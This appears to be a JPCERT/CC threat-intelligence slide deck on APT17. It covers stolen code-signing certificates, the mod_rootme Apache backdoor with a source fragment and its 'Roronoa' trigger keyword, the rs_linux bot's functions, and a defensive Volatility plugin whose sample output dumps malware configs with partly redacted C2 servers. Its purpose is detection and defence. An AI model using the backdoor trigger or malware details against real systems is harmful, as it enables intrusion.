


Proxy info

Code Signing Certificate

Identity	Type	Country
System Integrator	exe	Japan
Software Vendor	exe	Japan
Software Vendor	exe	Korea
Automaker	exe	Korea
Heavy Industry	jar	Korea
Software Vendor	exe	Korea
Electronics Industry	jar	Korea
Software Vendor	exe	Korea

Infrastructure Used by Attackers



Linux Backdoor

mod_rootme

- apache module
- Runs a remote shell by sending a keyword

mod_rootme source

```
#define EXIT_STRING      "\xFF\x01\xFF\x02"
#define ROOT_KEY        "Roronoa"
#define ROOT_KEY2      "Roronoa+"
int pidlist[MAX_SHELLS];
int pipe_A[MAX_SHELLS][2];
int pipe_B[MAX_SHELLS][2];

#define HIDE_SHELL
extern module_conf_t mod_conf;
void process_client( int fd );
void runshell_pty( int rd_pipe, int wr_pipe );
void runshell_pty( int rd_pipe, int wr_pipe );
```

**Keyword
"Roronoa"**

Linux Backdoor

rs_linux

- Highly sophisticated Linux bot

Function		
MyNetstat	CreateShell	Mymkdir
PortTunnelGet	GetFileSource	Mymkfile
PortTunnel_RemoteClose	MyPs	Myrmfile
PortTunnel_Show	KillByPid	Myrmdir
CreatePortTunnel	NewConnectTo	ListDir
PortForward	StartPutFile	my_reboot
PortForward_Show	PutFileDest	ShowHide
PortForward_Close	ShellServer	SwitchHide

ANALYSIS TOOLS

apt17scan.py

apt17scan.py

apt17scan.py

- Volatility Plugin
- Detect malware in memory dump
- Extract malware configuration information

Function

- apt17scan
- derusbiconfig
- hikkitconfig
- agtidconfig

Scan with YARA

**Search configuration
data address**

Parse configuration data

Dump configuration

apt17scan.py

apt17scan Detecting Malware

Agtid

Hikit

McRAT

Preshin

BlackCoffee

Derusbi

```
mal@works:/opt/vol2.4$ python vol.py --plugins=contrib/plugins/malware
apt17scan -f mem.image --profile=Win7SP1x86
Volatility Foundation Volatility Framework 2.4
Name                PID          Data VA          Malware Name
-----
regsvr32.exe        3024 0x10000000  Derusbi
regsvr32.exe        3632 0x10000000  Derusbi
regsvr32.exe        2720 0x001f0000  Hikit
regsvr32.exe        2952 0x003e0000  Blackcoffee
rundll32.exe        3108 0x10000000  Agtid
Appdata.exe         3196 0x00020000  Agtid
rundll32.exe        2360 0x004e0000  Preshin
```


apt17scan.py

derusbiconfig Dump configuration information for Derusbi

```
mal@works:/opt/vol2.4$ python vol.py --plugins=contrib/plugins/malware
derusbiconfig -f mem.image --profile=Win7SP1x86
Volatility Foundation Volatility Framework 2.4
-----
Derusbi Config (Address: 0x10004778):

Process: regsvr32.exe (3632)

[Derusbi Config Info]
ID : ██████████20150126
Server list : ██████████.140:443, ██████████.140:80
Sleep time : 1
Service name? : wuauerv
Connect mode : 4 (HTTP POST)
Proxy setting 1
  Server : ██████████:8080
  User :
  Password :
Proxy setting 2
  Server : ██████████:8080
  User :
  Password :
Proxy setting 3
  Server :
  User :
  Password :
```

apt17scan.py

hikitconfig Dump configuration information for Hikit

```
mal@works:/opt/vol2.4$ python vol.py --plugins=contrib/plugins/malware
hikitconfig -f mem.image --profile=Win7SP1x86
Volatility Foundation Volatility Framework 2.4
-----
-----
Hikit Config (Address: 0x21af10):

Process: regsvr32.exe (2720)

[Hikit Config Info]
ID           : M_8BE0, test
Proxy setting
  Type       : 1
  Server     : ██████████.jp
  User       :
  Password   :
Server setting1
  Server     : ██████████.113
  Port      : 443
Server setting2
  Server     :
  Port      : 0
Start Time   : 00:00:00
Stop Time    : 00:00:00
Work Day (Enable: 1 Disable: 0)
  Mon: 1 Tue: 1 Wed: 1 Thu: 1 Fir: 1 Sat: 1 Sun: 1
Sleep Until  : 0-0-0 0:0:0
Hide Flag    : Disable
```

apt17scan.py

agtidconfig Dump configuration information for Agtid

```
mal@works:/opt/vol2.4$ python vol.py --plugins=contrib/plugins/malware
agtidconfig -f mem.image --profile=Win7SP1x86
Volatility Foundation Volatility Framework 2.4
-----
-----
Agtid Config (Address: 0x10008410):

Process: rundll32.exe (3108)

[Agtid Config Info]
Server      : ██████████.102
Port        : 443
Version     : 0820
ID          : 001
Running count : 1000000
Sleep time  : 3
```

DEMO

How to Download

<https://github.com/JPCERTCC>



The screenshot shows the GitHub profile page for JPCERT Coordination Center. At the top, there is the GitHub logo and a search bar. Below that, the profile name "JPCERT Coordination Center" is displayed with a red logo, location "Tokyo, Japan", and website "https://www.jpccert.or.jp/". There are two tabs: "Repositories" (selected) and "People 2". Below the tabs is a search bar for repositories. The first repository listed is "cordova", which is a vulnerability analysis tool for Apache Cordova. It has 33 stars and 2 forks. The repository description is "Vulnerability Analysis of Hybrid Applications using Apache Cordova" and it was updated 2 days ago.

Thank You!

Contact

- aa-info@jpcert.or.jp
- <https://www.jpcert.or.jp>

Incident Report

- info@jpcert.or.jp
- <https://www.jpcert.or.jp/form/>